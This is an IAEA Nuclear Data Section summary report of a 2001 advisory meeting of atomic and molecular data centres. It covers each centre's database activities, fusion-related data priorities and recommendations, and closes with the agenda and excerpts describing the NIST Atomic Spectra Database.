International Atomic Energy Agency

INDC(NDS)-430

INDC **INTERNATIONAL NUCLEAR DATA COMMITTEE**

IAEA Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Processing and Exchange" (16th Meeting of the A+M Data Centres and ALADDIN Network)

10-11 September 2001, IAEA Headquarters, Vienna, Austria

SUMMARY REPORT

Prepared By J. A. Stephens

December 2001

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IAEA Advisory Group Meeting on
"Technical Aspects of Atomic and Molecular Data
Processing and Exchange"
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Abstract

The proceedings of the IAEA Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Processing and Exchange" (16th Meeting of A+M Data Centres and ALADDIN Network), held on September 10-11, 2001 in Vienna, Austria are briefly described. The meeting conclusions and recommendations on the priorities in A+M data compilation and evaluation, and on the technical aspects of data processing, exchange, and distribution are also presented.

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1 Introduction

On September 10-11, 2001, the IAEA held the regular Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Exchange and Processing (16th Meeting of the Atomic and Molecular (A+M) Data Centres and ALADDIN Network)" with the objectives of reviewing the progress in the A+M data related activities in the Data Centres, the methods and procedures applied in the data processing and exchange, developments in the ALADDIN system, and to coordinate the working plans for the next period. Nine participants attended the meeting from eleven Data Centres (see Appendix 1).

In the previous two-year period no new Data Centres have been added to the network. Dr. I. Murakami (NIFS, Toki-shi Gifu-ken) and Dr. S. Yongsheng (CRAAMD, Bejing) were unable to attend the meeting. Dr. W. Eckstein (MPI for Plasmaphysics, Garching) has retired and there is no designated replacement yet. Dr. D. Humbert (GAPHYOR, Orsay) was present as an observer on September 11, 2001.

2 Meeting Proceedings

The Meeting was opened by D. D. Sood (Director, Division of Physical and Chemical Sciences, NAPC), R. E. H. Clark (Head, A+M Data Unit, Nuclear Data Section), and J. A. Stephens (Physicist, A+M Data Unit, Nuclear Data Section). They welcomed all participants and stressed the usefulness of this AGM to the Data Centre Network, and the new developments in this field that have occurred since the 15th AGM held in September 1999. The attendees had continual web access in the meeting room to all Data Centre sites, which were actively used in the presentations and demonstrations.

After adopting the Agenda (see Appendix 2), the meeting proceeded in four sessions:

- Current Activities of the A+M Data Centres
- Data Generation and Priorities in Data Compilation and Evaluation
- Data Processing and Exchange
- Meeting Conclusions and Recommendations.

2.1 Session 1: Current Activities of the A+M Data Centres (Chairman: Yu. V. Martynenko)

In Session 1, progress reports on the activities of individual Data Centres during the period September 1999-August 2001 were presented. These reports, which are reproduced in Appendix 3, describe the work of the Data Centres on A+M data compilation, evaluation and generation, WWW developments, Data Centre publications produced during the reporting period, and the status of ongoing Data Centre programmes and plans for future work. The presentations in this session indicate that the Data Centre activities effectively followed the recommendations of the previous Advisory Group Meeting, both in terms of content and mutual cooperation.

Session 1 began with the presentations of **Dr. W. L.Wiese** (NIST, USA). **Dr. T. Shirai** agreed to give a presentation on behalf of **Dr. I. Murakami** (NIFS, JAPAN). They described the ongoing work on establishing A+M, databases and data processing methods at their respective centres.

Dr. Wiese discussed activities and trends at the NIST Data Centres in the last two years. He indicated that funding remained tight and there are needs for new manpower. He reviewed priorities covered in data work and reviewed the bibliographic and numerical databases now on their website (http://physics.nist.gov). The Atomic Spectra Database (ASD) is their major atomic physics web database, and he reviewed the contents to be included in ASD Version 2.1, which now exists as a test version. This is reference data, e.g., the wavelength data is generally accurate to six significant figures, and transition probability data is certain to within less than ±50%. A new database, the "Atomic Energy Levels and Spectra Bibliographic Database" will also be released soon, and the interface was shown. Dr. Wiese also reported recent work on the compilation and evaluation of data for wavelengths and energy levels of elements Cu, Kr, and Mo (and several others), which are fusion relevant. This has been published in a large compendium in the Journal of Physical and Chemical Reference Data (JPCRD) in 2000. Database statistics at the NIST website indicate that the atomic line database is the most used. The web interface to the BEB/BED model developed and implemented by Kim and Rudd to calculate electron-impact ionization cross sections is also well used. Since September 1999, many more molecular targets have been added for selection.

Dr. T. Shirai reported for **Dr. I. Murakami** on recent work at the Data and Planning Centre, NIFS, consisting of compilation activities, research and collaboration programmes, data publications, and future plans. He reviewed the NIFS website and services, the status of data records in the numerical databases (AMDIS, CHART, SPUTY and BACKS) and bibliographic databases. These databases are accessed through the WWW (http://dbshino.nifs.ac.jp/) and require a simple user registration process. Statistics on users and usage are given extensively in the accompanying report.

The new database on recombination processes discussed in September 1999 has now been constructed and contains about 26000 records for cross sections and rate coefficients (Maxwellian or non-Maxwellian) for radiative, dielectronic, or three-body recombination. Other new features of the NIFS website include cross-linking between outputs from numerical searches and bibliographic databases. New numerical databases in progress in 2001 include electron impact and ion/atom/molecule impact for molecular processes, and autoionization.

NIFS has a number of collaboration programs and research activities and they emphasized that such collaborations are encouraged. Individual collaborations since 1999 include those with Drs. R.K. Janev and Y. Ralchenko, and institutional collaborations will include those with Korea and China under the NIFS Core University Program. NIFS will be hosting the ICAMDATA conference in March 2004.

Session 1 continued with the presentation by **Dr. D. R. Schultz** (ORNL, USA) from the Controlled Fusion Atomic Data Center (CFADC, http://www-cfadc.phy.ornl.gov/). He discussed the new SciDAC (Scientific Discovery through Advanced Computing) programme that will utilize state-of-the-art computing facilities to address atomic physics problems relevant to fusion and other areas. CFADC will be hosting a number of workshops and conferences in 2002, in particular the 3rd ICAMDATA which will be held together with the APS Topical Conference on Atomic Processes in Plasmas in Gatlinburg, TN in April 2002. Dr. Schultz reviewed the status of the CFADC bibliographic database (present size and management with the Access database system). He indicated that some reparameterization of data for H. H_2, He and Li from Vol. 1 of the ORNL "Redbooks" is now being done. Current data research and generation includes treatment of proton scattering from vibrationally excited H_2 using a fully quantal, coupled-channels approach. Sample results for this system were discussed which include both direct and particle exchange processes.

Future work at the CFADC is summarized on the accompanying overheads. In addition to data research this includes plans for updating of webserver capabilities, bibliographic conversion, platform independence, and data integration and manipulation.

Dr. T. Shirai reported on the A+M activities at the Nuclear Data Center of the Japan Atomic Energy Research Institute (JAERI). Since the last DCN meeting they have moved their Data Centre to Naka-machi, Ibaraki, Japan. He reviewed the JEAMDL website (new URL: http://wwwndc.tokai.jaeri.go.jp/) where all JAERI Data Centre information is available and numerical tabulations of these cross sections are available. Their work in the last two years has mainly been on new compilations of many molecular processes, particularly with H, H_2, H_2^+, H_3^+ and H^-. Several other targets have been treated as reviewed in the accompanying report, and all of the data has been fitted to analytical expressions. JEAMDL now has a database of about 900 reactions. JAERI also collaborated with NIST to produce the comprehensive JPCRD monograph (2000) for spectral data of highly ionized atoms for Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr and Mo also discussed by Dr. Wiese.

Dr. J.-L. Delcroix (GAPHYOR, Orsay) reviewed the status of the GAPHYOR data centre, now consisting of five permanent personnel and an Experts Team (data compilers from several countries). The current database system has mainly increased its numerical data and bibliographic data the past two years, and is available at its WWW site (http://gaphyor.lpgp.u-psud.fr). Dr Delcroix discussed "GAPHYOR connections, a new interface which allows the possibility to get numerical data from other sites using the same search criterion during a GAPHYOR request. Presently included in this interface are NIST, the IAEA, and Topbase databases. Dr. Delcroix discussed extensively usage statistics of the GAPHYOR site and graphs of his analysis are in the accompanying report.

Dr. Yu. V. Martynenko discussed the data activities of the A+M Data Centre at the Scientific Research Centre "Kurchatov Institute" (Moscow). He reported on new experimental and theoretical work on Atomic and molecular data production for fusion, in the context of IAEA CRPs, ITER Home Tasks, and activities within their laboratory.

This work includes the calculation of charge exchange cross sections for excited He and protons, and the erosion and deuterium inventories in deposited layers of W-C, Be-C, and W-Be systems under steady state plasma and disruption conditions. Conclusions are summarized in the accompanying report in Appendix 3.

Dr. Martynenko also reviewed some of the work at other Russian Research Centres, of which there are five. The areas include both fundamental atomic processes for fusion and particle-surface interaction (PSI) research and data generation. The list of these Data Centres and their recent data publications is given in his report.

Dr. E. Menapace (ENEA, Bologna, Italy) reported on atomic and molecular data activities at ENEA and other Italian A+M data and production research laboratories. He stressed the applicability and importance of AMO data to other fields besides fusion, which include radiation damage studies, radiobiology, and dosimetry. Contributions from Italian research institutes include electron-molecule interaction data and molecular dynamics and transport data estimates (work at Bari University, published in IAEA report INDC(NDS)-397, and the journal Plasma Physics), and rate coefficients of all atoms and ions for elements H to Ge for the ionization balance of optically thin plasmas (ENEA Fusion Division) for plasma temperatures T = 0.001-100 keV. Work in the ENEA laboratories also includes the generation and investigation of molecular spectroscopic data (ENEA Applied Physics Division, Trento University) for fusion relevant species CO, CO_2, CH_4 and higher hydrocarbons, and radicals (OH, CH, C_2). A publication list is given in Dr. Menapace's report.

Dr. Y. Rhee (KAERI, Taejon) presented data centre activities at the Laboratory for Quantum Optics, which supports several experimental and theoretical atomic, molecular, and optical (AMO) physics programmes. The activities are mainly for fusion science and high precision trace analysis for nuclear safety. The accommodation of AMO data sources at AMODS (http://amods.kaeri.re.kr/) has expanded since 1999, including mirroring of the NIST ASD site, autoionization data from NIFS using a new interface, and new services for the on-line execution of MCDF codes from NIST. There have also been some useful improvements in the ALADDIN database interface at AMODS, which employ the original FORTRAN ALADDIN codes. A list of these databases is given in his report in Appendix 3. Screenshots of the AMODS MCDF web interface and the web form for searching autoionization levels are also presented in the report. The experimental programme at KAERI includes Doppler-free saturation spectroscopy and the measurement of autoionization levels, isotope shifts, and hyperfine structure.

Dr. J. A. Stephens (IAEA, Vienna) presented a report of activities of the IAEA A+M Data Unit. The activities consisted of data evaluation and recommendation, WWW database developments, AMDIS services, Coordinated Research Projects, and A+M Data Centre Network coordination. J. Stephens reviewed resources now available to the Unit. Major data publications by the Data Unit in the previous two years period include Volume 7B of the **Atomic and Plasma-Material Interaction Data for Fusion (APID)** series, "Particle Induced Erosion of Be, C and W in Fusion Plasmas. Physical Sputtering and radiation Enhanced Sublimation", and Volume 9 of APID, "Atomic and Plasma-Wall

Interaction data for Fusion Reactor Divertor Modeling". The data from Volume 7B has been added to the numerical databases available from the ALADDIN website (http://www-amdis.iaea.org/aladdin.html). Bulletins 56-60 were published in this period and added to the on-line (telnet-based) AMBDAS database. Future plans to convert the bibliographic database to a web driven system remain in place, which will also require development of an integrated publication system if paper publications continue to be distributed.

Dr. Stephens also presented and demonstrated a new ALADDIN database server based on pure Java and the Informix object relational database system. Using Java will achieve the desired goal of platform independence. The system consists of developed software components (Enterprise Java Beans), Java Server Pages, and uses Java's Remote Method Invocation (RMI) for interobject communication. This was implemented with Sun's J2EE enterprise server software running on the Windows NT platform. The relevance of technologies such as RMI and Common Object Request Broker Architechture (CORBA) to data exchange was pointed out, these being the most widely accepted methods for interobject communication among applications running on different platforms. The relevance of Extensible Markup Language (XML) to the ALADDIN data exchange problem was discussed.

Dr. R.E.H. Clark (IAEA, Vienna) presented a report and demonstration of running atomic physics codes through the WWW that he had ported to and implemented interfaces for at the IAEA. The atomic physics data is generated from Los Alamos National Laboratory (LANL) codes that calculate electron impact excitation, ionization, photoionization, and autoionization, and inverse processes through detailed balance. These can be used in collisional radiative models to yield effective ionization, recombination rate coefficients, and radiation per ion as output. The on-line codes employ the Cowan HF atomic structure package, the average approximation, and a distorted wave approximation. Initial experience with interfacing these codes through a web interface show that this can be a very effective tool, even using moderately powered UNIX servers such as the Data Unit's RS6000 E30. Samples of the interfaces, input, and output are given in his report.

Dr. Yu. V. Ralchenko (Weizmann Institute of Science, Rehevot, Israel) reviewed atomic data activities at the WIS Plasma Laboratory. The Plasma-Gate server (http://plasma-gate.weizmann.ac.il) remains well used. In terms of data generation Dr. Ralchenko discussed 4-5 areas which are covered by their activities. Since 1999 this has included theoretical work on representing physical sputtering yields over the broad energy range in which they are needed for fusion. A new parameterization has been introduced and is considered a "universal" representation of the behavior, particularly near threshold. Examples are given in the report. Other recent data work includes completion of the He I collisional database including electron and heavy particle projectiles, in collaboration with several other workers [NIFS-DATA-59 (2000)], and continuing work on quantum-mechanical calculations for the process of Stark broadening of atomic spectral lines. Systems considered include data for the Be-like ions and Li-like ions.

Dr. Ralchenko discussed and demonstrated a general atomic data search engine (now called GENIE), that was developed during an IAEA consultantship with the A+M Data Unit, and following discussion held at the second ICAMDATA meeting in Oxford. It is based on the CURL (Client URL) software package and is driven by developed perl scripts executed from a web browser. Initial experience shows that this approach is very effective and extensible in terms of the databases that can be added and multiply searched. This search tool has now been released on the A+M Data Unit's server, as well as a mirror installation at the GAPHYOR data centre site. The URL released in December 2001 (following consultantships with Drs. Ralchenko and D. Humbert at the IAEA following the DCN meeting) is http://www-amdis.iaea.org/GENIE/.

2.2 Session 2: Data Generation and Priorities in Data Compilation and Evaluation (Chairman: J.-L. Delcroix)

Session 2 was initiated with a vigorous discussion among all meeting participants. The priorities in A+M data compilation and evaluation for fusion were reviewed using priority lists from the last three DCN Meetings. A new list was generated by removing data needs that have been fulfilled, keeping those that have not been fulfilled, and adding new data requirements. There was also some agreed-upon merging and splitting of some collision categories and the elimination of some previous needs now deemed to be redundant or irrelevant. The adjusted and updated data priorities that were identified and discussed during Session 2 are summarized in Section 3.4 below.

2.3 Session 3: Data Processing and Exchange (Chairman: E. Menapace)

Session 3 was devoted to a discussion of the ALADDIN implementations, world-wide-web developments and Internet use, data sharing and website mirroring, and future DCN activities. There were open discussions with contributions from all meeting participants.

It was discussed and concluded that the ALADDIN data format and evaluation function subroutines remain very useful and these elements should be retained for transfer between the Data Centres. Website mirroring was also concluded to be useful, even with improvements with the bandwidths. For example, the ALADDIN web server of the A+M Data Unit was mirrored at the CFADC, and the search engine GENIE was mirrored at GPAHYOR. However, maintenance is required to keep these as true mirrors, and some problems exist with this coordination. Also the meeting participants support database mirroring, as long as proper credit is given to database originators and that the integrity of the data itself is maintained. Web technologies are now considered to be the standard access method of open databases, along with CD-ROMs. The WWW delivery system for ALADDIN remains a useful and efficient method for selection and retrieval of data sets, and useful provides graphical capability (http://www-amdis.iaea.org/aladdin.html). Some improvements of the on-line dictionaries and on-line help facilities were discussed.

The status of the A+M Data Unit publication **International Bulletin on Atomic and Molecular Data for Fusion** (IBAMDF) was discussed in Session 3. The proposal made at the 15th DCN to include the names of specified bibliographic data contributors, in addition to the Editorial Board members, and the Editor, has been implemented.

3 Session 4: Meeting Conclusion and Recommendations (Chairman: J. A. Stephens)

The presentations and discussions at the 16th Advisory Group Meeting regarding the A+M, PMI and data-related activities in the A+M Data Centre Network, the data processing and exchange methodology, present and future use of the world-wide-web, the ALADDIN system implementation and development, and the priorities in A+M data compilation and evaluation work have resulted in the following conclusions and recommendations.

3.1 Conclusions

3.2 Status of Data Generation and Priorities in Data Compilation and Evaluation

- It was concluded that some of the data needs and priorities presented at the 15th AGM were still valid. A fairly extensive revision was requested, however, indicating a more rapid change in fulfillment of data needs than was apparent in past meetings. A number of the data needs have now been satisfied, and some new data priorities have been identified. The current list of data priorities is summarized in Section 3.4 below. This updated list is to be re-posted on the A+M Data Unit webserver following the 16th AGM.

- The IAEA experts' meetings, consultants' meetings, coordinated research programmes and individual consultants make a significant contribution to the data evaluation and quality control effort. Communication of data needs takes place through web pages posted on the A+M Data Centre website, and through representation at comprehensive meetings such as ICAMDATA. In the past two years, use of short-term consultants (several from within the Data Centre Network) in collaboration with the Data Unit has proven effective in tackling problems in some system and software development for ALADDIN. Additionally, cross-institutional collaborations have been very useful in establishing new data sets.

3.3 Data Processing and Exchange (ALADDIN)

All A+M Data Centre's that maintain web presentations have been very effectively at delivering their own databases, and all participants indicated very positive usage statistics. The ALADDIN website also remains an effective interface to fusion modelers for retrieving data and when needed, subroutines to evaluate the data in their own codes.

As discussed in Dr. Ralchenko's presentation one way to improve this exchange have been the implementation of a search engine (GENIE), and this method of multiple searches and comparison will probably become more important. It was concluded that the use of this facility should also be monitored for user effectiveness. Due to some limitations in bandwidth there remains a valid need for authorised website mirroring of atomic and molecular databases, mainly between the Asian, and European and North American countries.

3.4 Priorities in Data Compilation, Evaluation and Generation

A comprehensive list of priorities was reviewed in Session 2 and is summarized below. During the review and compilation of the list below, several meeting participants decided to merge or separate several categories into electron collisions and heavy particle collisions, with the same set of targets. This was done for the present assessment and for future convenience of classification.

Summary of Priorities in Data Compilation, Evaluation and Generation for Fusion Research

The long-term priorities in A+M and PMI data compilation, evaluation and generation, were reviewed during the IAEA Technical Committee Meeting on "A+M Data for Fusion Reactor Technology" held in October 12-16, 1992 in Cadarache, France (IAEA Report **INDC(NDS)-277** and "Atomic and Plasma-Material Interaction Processes in Controlled Thermonuclear Fusion", R. K. Janev and H. W. Drawin, editors, Elsevier Science Publishers B.V., Amsterdam, 1993). Data priorities were also identified and reviewed at three IAEA Advisory Group Meetings held on 10-11 July 1995 (IAEA Report **INDC(NDS)-339**), and 21-22 July 1997 (IAEA Report **INDC(NDS)-339**), 13-14 September 1999 (IAEA Report **INDC(NDS)-410**), respectively.

Atomic and Molecular Data

Spectroscopic Data:

- Transition probabilities for the Be-, B-like isoelectronic ions. Some are done and also in the planning stage by NIST ASDC.

- Energy levels, wavelengths, transition probabilities for low-q metallic ions, high-Z impurities [V (no data), W (almost finished by NIST ASDC)] especially the low ions for divertor applications.

- Updating and compilation of spectroscopic databases for Be^{q+} and B^{q+} ions. Some work done and is in plans by NIST ASDC.

- Complete spectroscopic characterization of Ne and Ar ions, particularly the high ions of Ne. Ne I completed (NIST ASDC), Ne unfinished; publication will appear soon.

- Spectroscopic characterization of H_2, H_2^*, H_2^+, H_3^+ and isotopic variants.

- Impurity plasma edge molecules (CO, CO_2, CH_4, CH, CO and other hydrocarbons and radicals). The HITRAN database at Harvard CFA has some of this data.

Collisional Data for Plasma Edge Studies (Includes: neutral particle transport modeling and diagnostics, H-recycling, He-exhaust):

- Elastic and momentum transfer ion-neutral and neutral-neutral collisions in the energy range 1 eV - 1 keV/amu, involving H, H^+, He, He^+, He_2^+, H_2 and H_2^+. Mostly completed in published Volume 8 of IAEA APID series. Some combinations, e.g. $He^+ + He_2^+$ not done.

- Ro-vibrational excitation of H_2 and H_2^+ by electron impact in the energy range from threshold to 500 eV. Most of this data provided by Celiberto et al. [IAEA report IND(NDS)-397].

- Ro-vibrational excitation of H_2 and H_2^+ by proton impact in the energy range from threshold to 500 eV.

- Electronic excitation and ionization of vibrationally excited $H_2^*(v)$ and $H_2^+(v)$ in low-energy collisions with e (including dissociative processes and information on energy distribution of reaction products). Molecular Processes in Fusion Plamsas CRP (initiated in 2001) to address some of this.

- Electronic excitation and ionization of vibrationally excited $H_2^*(v)$ and $H_2^+(v)$ in low-energy collisions with H and H_2^+ (including dissociative processes and information on energy distribution of reaction products). Molecular Processes in Fusion Plamsas (initiated in 2001) to address some of this.

- Inelastic collision processes of He, He^+ and He_2^+ with e^- at low energies, including processes with excited H, He and H_2. Molecular processes CRP (initiated in 2001) to address some of this. e-He, e-He^+ database largely completed by Ralchenko et al. [Report NIFS-DATA-59 (2000)].

- Inelastic collision processes of He, He^+ and He_2^+ with H, H^+, H_2, H_2^+ at low energies, including processes with excited H, He and H_2. Molecular processes CRP (initiated in 2001) to address some of this. Some heavy particle cross sections for He + H^+ completed by Ralchenko et al. [Report NIFS-DATA-59 (2000)].

- Completion of collisional data bases for Be, B and their ions (including collision processes of Be^{q+}, B^{q+} with electrons, and quasi-resonant processes of Be^{q+}, B^{q+} with H, He and H_2). Be, B collisions with electrons exist by Barschat et al. [IAEA report INDC(NDS)-369], and in the ALADDIN database.

- Further development of the data bases for hydrocarbons (all processes with electrons and protons), H_2O and CO, and Be-, B- oxides and hydrides (including their ions). Particle interchange reactions among primary species, C, O, metals and hydrocarbons. Some data for particle interchange reactions of impurity ions with H_2, D_2 and HD is available in the report by Armentrout et al. [INDC(NDS)-310].

- Collision processes of high-Z impurities (Ga, V, Mo, W) with e, H^+, H, H_2. IAEA AGM or CRP needed to establish data.

Collisional Data for neutral particle beam heating

- Data for collision processes of the ions H_2^+, H_3^+ with e, H, H^+, H_2, H_2^+, He_2^+ and other projectiles relevant to plasma of injector ion source.

- Data for collisional processes $H^- + H^-$ in ion beam used (after neutralization) for plasma heating. (Pertinent energy range: from threshold to 15eV). Data needed for loss mechanisms in beams.

Radiative Plasma Cooling

Plasma core region:

- Electron impact processes (excitation, ionization, radiative and dielectronic recombination) of medium- and high-Z impurities (X = Ti, Ni, Cr, Fe, Mo, W, Ga, V) (Pertinent energy range: from a few keV to 30 keV). Ti, fE data are adequate, data generated from LANL atomic physics codes (Clark et al.).

Plasma edge region:

- Charge exchange collisions of X^{q+} (X as above) with H, H^+ and He_2^+ (Pertinent energy range: from 1 eV (or threshold) to 500 eV), particularly complete and consistent data sets. Collisions of X^{q+} (q >= 5, X as above) with H, He, H_2, including state- selective electron capture.

- All processes of Kr and Kr-ions with e, H, H^+, H_2, H_2^+, He^+, He_2^+ and H^- (for the proposed Kr radiative cooling scheme of divertors). Complete collisional database for N, N_2, Ne and Ar (for divertor radiation enhancement).

Plasma-Material Interaction

Disruption erosion:

- Assessment of data needed for Be, carbon-based materials and medium- and high-Z materials (Ti, V, Mo, Nb, W, BeO).

- Data for a full collisional-radiative model for the impurity in question (all processes with e, H^+, including three-body processes and radiation capture).

Tritium retention and release in fusion materials and codeposited layers

- D/T permeability, diffusivity, solubility, desorption rate and surface reactions. Materials: tungsten, beryllium, BeO, Mo, new CFC's, deposited and codeposited layers of these materials. Data on traps in materials. IAEA CRP will be initiated in 2002.

Molecular balance on surfaces:

- Molecule (molecular ion) formation and destruction with identification of product charge and quantum state. Data for H^- formation on surfaces, particle sticking, pumping, gettering, and recycling.

Material Properties

Data collection and generation needed:

- Data for C, Be, W dust formation at disruption.

3.5 Recommended Actions

The Advisory Group recommended the following actions be taken by the IAEA A+M Data Unit:

- Continue the efforts on the co-ordination of data compilation, evaluation and recommendation by the Data Centre Network members. **In particular**, the A+M Data Unit proposed adding a new member to the Network, probably from South America (Brazil).

- Continue additional developments of the ALADDIN concept as an effective world-wide-web application, and continue to monitor the usefulness of this approach from a user/modeler perspective.

- Release in 2001 and monitor the effectiveness of the general atomic database search engine, now called GENIE.

- Retain the ALADDIN data format for the exchange of fusion data, and distribute libraries of the ALADDIN evaluation function subroutines via the web.

- Strengthen the communication of identified data priorities in fusion research to DCN Members and others in the fusion research community on the world-wide-web. **In particular**, a representative from ITER should be invited to attend and rotate through future DCN meetings.

- Continue efforts on the coordination of data generation projects through the Coordinated Research Projects in order to meet the evolving A+M and PSI data needs of the fusion research community.

- **In particular**, restructure the list the data priorities in fusion research to DCN Members and others in the fusion research community. Eliminate what are now irrelevant categories.

Appendix 1

IAEA Advisory Group Meeting on

"Technical Aspects of Atomic and Molecular Data Processing and Exchange" (16th Meeting of the Atomic and Molecular Data Centres and ALADDIN Network)

10-11 September 2001, IAEA Headquarters, Vienna, Austria

List of Participants

LIST OF PARTICIPANTS

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Appendix 2

IAEA Advisory Group Meeting on
"Technical Aspects of Atomic and Molecular Data Processing and Exchange (16th Meeting of the Atomic and Molecular Data Centres and ALADDIN Network)"

10-11 September 2001, IAEA Headquarters, Vienna, Austria
Scientific Secretary: J. A. Stephens

Meeting Agenda

<u>Monday, September 10</u>   **Meeting Room: C-0706**

09:30 - 09:45	Opening (R.E.H. Clark, Head, A+M Data Unit, D.D. Sood, Director, Division of Physical and Chemical Sciences, NAPC) Adoption of Agenda
Session 1.	<u>Current Activities of the A+M Data Centres</u>
<u>Chairman:</u>	<u>Martynenko</u>
09:45 - 10:45	Reports from Data Centres: <u>Wiese</u> (NIST), <u>Shirai</u> (NIFS)
10:45 - 11:00	**Coffee break**
11:00 - 12:00	Reports from Data Centres: <u>Schultz</u> (ORNL), <u>Shirai</u> (JAERI)
12:00 - 14:00	**Lunch**
Session 1.	<u>(Cont'd.)</u>
<u>Chairman:</u>	<u>Schultz</u>
14:00 - 15:30	Reports from Data Centres: <u>Delcroix</u> (GAPHYOR), <u>Martynenko</u> (Kurchatov Institute), <u>Yongsheng</u> (CRAAMD-Beijing)
15:30 - 16:00	**Coffee break**
16:00 - 17:00	Reports from Data Centres: <u>Menapace</u> (ENEA), <u>Rhee</u> (KAERI)

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Tuesday, September 11

Session 1.	(Cont'd.)
Chairman:	Shirai
09:30 - 10:30	Reports from Data Centres: Stephens (IAEA), Clark (IAEA)
10:30 - 11:00	**Coffee break**
11:00 - 11:30	Reports from Data Centres: Ralchenko (Weizmann Institute, Rehevot)
11:30 - 12:00	Data Centre WWW and software demonstrations
12:00 - 14:00	**Lunch**
Session 2.	Data Generation and Priorities in Data Compilation and Evaluation
Chairman:	Delcroix
14:00 - 15:00	Priorities in A+M data compilation and evaluation (all participants)
Session 3.	Data Processing and Exchange
Chairman:	Menapace
15:00 - 15:30	ALADDIN implementations and developments; ALADDIN data exchange format, technical improvements and evolution: comments from all Data Centres (all participants)
15:30 - 16:00	**Coffee break**
16:00 - 16:30	Plan of DCN activities for the near future (coordination: Clark and Stephens)
Session 4:	Meeting Conclusions and Recommendations
Chairman:	Stephens
16:30 - 17:00	Formulation of meeting conclusions and recommendations
17:00 -	**Adjourn of the Meeting**

Appendix 3

Data Centre Reports of Activities

The Atomic Spectroscopy Data Center at the National Institute of Standards and Technology (NIST) Activities 1999-2001

W. L. Wiese

Data Center Area	Director	Staff
a. Atomic Energy Levels and Wavelengths	J. Reader	E. Saloman, C. Sansonetti, W. C. Martin (retired, scientist emeritus), A. Musgrove
b. Atomic Transition Probabilities	W. L. Wiese	D. E. Kelleher
		J. R. Fuhr
c. Spectral Line Shapes and Shifts	W. L. Wiese	No permanent workforce; Occasional contractors, guest scientists, collaborations

Compilations of Numerical Data*

	Recent Work	In Progress
Wavelengths and Energy Levels	Be, Ne I, Ar, Ga, Selected highly ionized atoms	He I, Be II, B, F, Si I, Cl, Xe, W, Kr
Transition Probabilities	All spectra of C, N, O, Ba I and II	H, D, He, Li, Be, B, Na, Mg, Al, Si, Fe I & II
Line Shapes and Shifts		Stark Broadening Parameters for non-hydrogenic lines

*If the chemical element symbol is given without roman numerals, all spectra are compiled.

NIST Databases on the World Wide Web (address: http://physics.nist.gov

1. <u>Annotated Bibliographic databases:</u>

    Transition Probabilities, 1980 to present.
    Line Widths and Shifts, 1978 to present
    Energy levels and wavelengths, starting 1968, (available soon).

2. <u>Numerical databases:</u>

    Atomic Spectra Database, Version 2.1

    This is a new, greatly expanded database covering spectroscopic reference data for all chemical elements. Light elements up to CU (Z = 29) are covered for most states of ionization, heavier elements are represented by neutral atoms and low stages of ionization.

    - 91,000 wavelengths
    - 70,000 energy levels
    - 45,000 transition probabilities
    - 900 spectra

Physics Laboratory

Physical Reference Data

NIST

National Institute of
Standards and Technology

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Atomic Spectroscopic Data

- ## Atomic Spectra Database

Version 2.0 (new interface & expanded data)
This database contains critically evaluated NIST data for radiative transitions and energy levels in atoms and atomic ions. Data are included for observed transitions of 99 elements and energy levels of 52 elements. ASD contains data on about 950 spectra from about 1 Å to 200 μm, with about 70,000 energy levels and 90,000 lines, 40,000 of which have transition probabilities. The most current NIST-evaluated data associated with each transition are integrated under a single listing.

Version 1.3 (earlier version)
This database includes some of the existing critically evaluated NIST data on atomic energy levels, transition probabilities, and wavelengths that are reasonably up-to-date. This interactive database has energy level data for over 500 spectra, transition probabilities for Sc through Ni, and wavelength data for spectra of several elements.

- ## Ground Levels and Ionization Energies for the Neutral Atoms
  W. C. Martin and A. Musgrove

This table gives the principal ionization energies (in eV) for the neutral atoms from hydrogen ($Z=1$) through rutherfordium ($Z=104$). The spectroscopic notations for the electron configurations and term names for the ground levels are also included.

- ## Spectrum of Platinum Lamp for Ultraviolet Spectrograph Calibration
  J. E. Sansonetti, J. Reader, C. J. Sansonetti, and N. Acquista

An atlas of the spectrum of a platinum/neon hollow-cathode reference lamp in the region 1130 Å to 4330 Å is given, with the spectral lines marked and their intensities, wavelengths, and classifications listed. Graphical figures of the spectrum are included.

- ## Bibliographic Database on Atomic Transition Probabilities
  J. R. Fuhr and H. R. Felrice

This interactive database contains references on atomic transition probabilities (oscillator strengths, line strengths, and radiative lifetimes). Both theoretical and experimental papers are listed.

- ## Bibliographic Database on Atomic Spectral Line Broadening
  J. R. Fuhr and H. R. Felrice

This interactive database contains references on atomic spectral line broadening (line shapes and shifts). Both theoretical and experimental papers are listed.

NIST Atomic Spectra Database

Text only version   Version History   Disclaimer

Welcome to the NIST Atomic Spectra Database, NIST Standard Reference Database #78. The spectroscopic data may be selected and displayed according to wavelengths or energy levels by choosing one of the following options:

Lines

Spectral lines and associated energy levels displayed in wavelength order with selected spectra intermixed or in multiplet order. Transition probabilities for the lines are also displayed where available.

Levels

Energy levels of a particular atom or ion displayed in order of energy above the ground state.

Additional information about the database may be obtained through the following links:

Introduction	Introduction to the Atomic Spectra Database.
List of Spectra	Overview of data contained in the database.
Ground States and Ionization Energies	Table of Ground States and Ionization Energies for Neutral Atoms.
Bibliography	Bibliography of data sources used for this database.
Help	On-line help in using the database.

This database provides access and search capability for NIST critically evaluated data on atomic energy levels, wavelengths, and transition probabilities that are reasonably up-to-date. The Atom Energy Levels Data Center and Data Center on Atomic Transition Probabilities and Line Shapes have carried out these critical compilations. Both Data Centers are located in the Physics Labora at the National Institute of Standards and Technology (NIST). This database is also a componen the NASA Astrophysics Data System (ADS).

Data Compilers (Currently Active):
    Atomic Energy Levels and Wavelengths: W. C. Martin, A. Musgrove, E. B. Saloman, C. J. Sansonetti, and J. Reade
    Atomic Transition Probabilities: D. E. Kelleher, J. R. Fuhr, L. Podobedova, and W. L. Wiese
Database Developers (Currently Active):
    Data Integration and Search Engine: D. E. Kelleher
    World Wide Web Interface: K. Olsen and P. J. Mohr
Other Contributors:
    G. R. Dalton, M. Douma, R. Dragoset, S. Kotochigova, and G. Wiersma

NIST Atomic Spectra Database Lines Data (Wavelength Ordered)
Wavelength=5900 Å, ± 500 Na I
7 Lines of Data Found

Observed Air (Å)	Ritz Air (Å)	Rel. Int.	A_{ki} (10^8 s^{-1})	Acc.	E_i (cm^{-1})	E_k (cm^{-1})	Configurations	Terms	J_i-J_k	Type	TP Refs.	Line Refs.
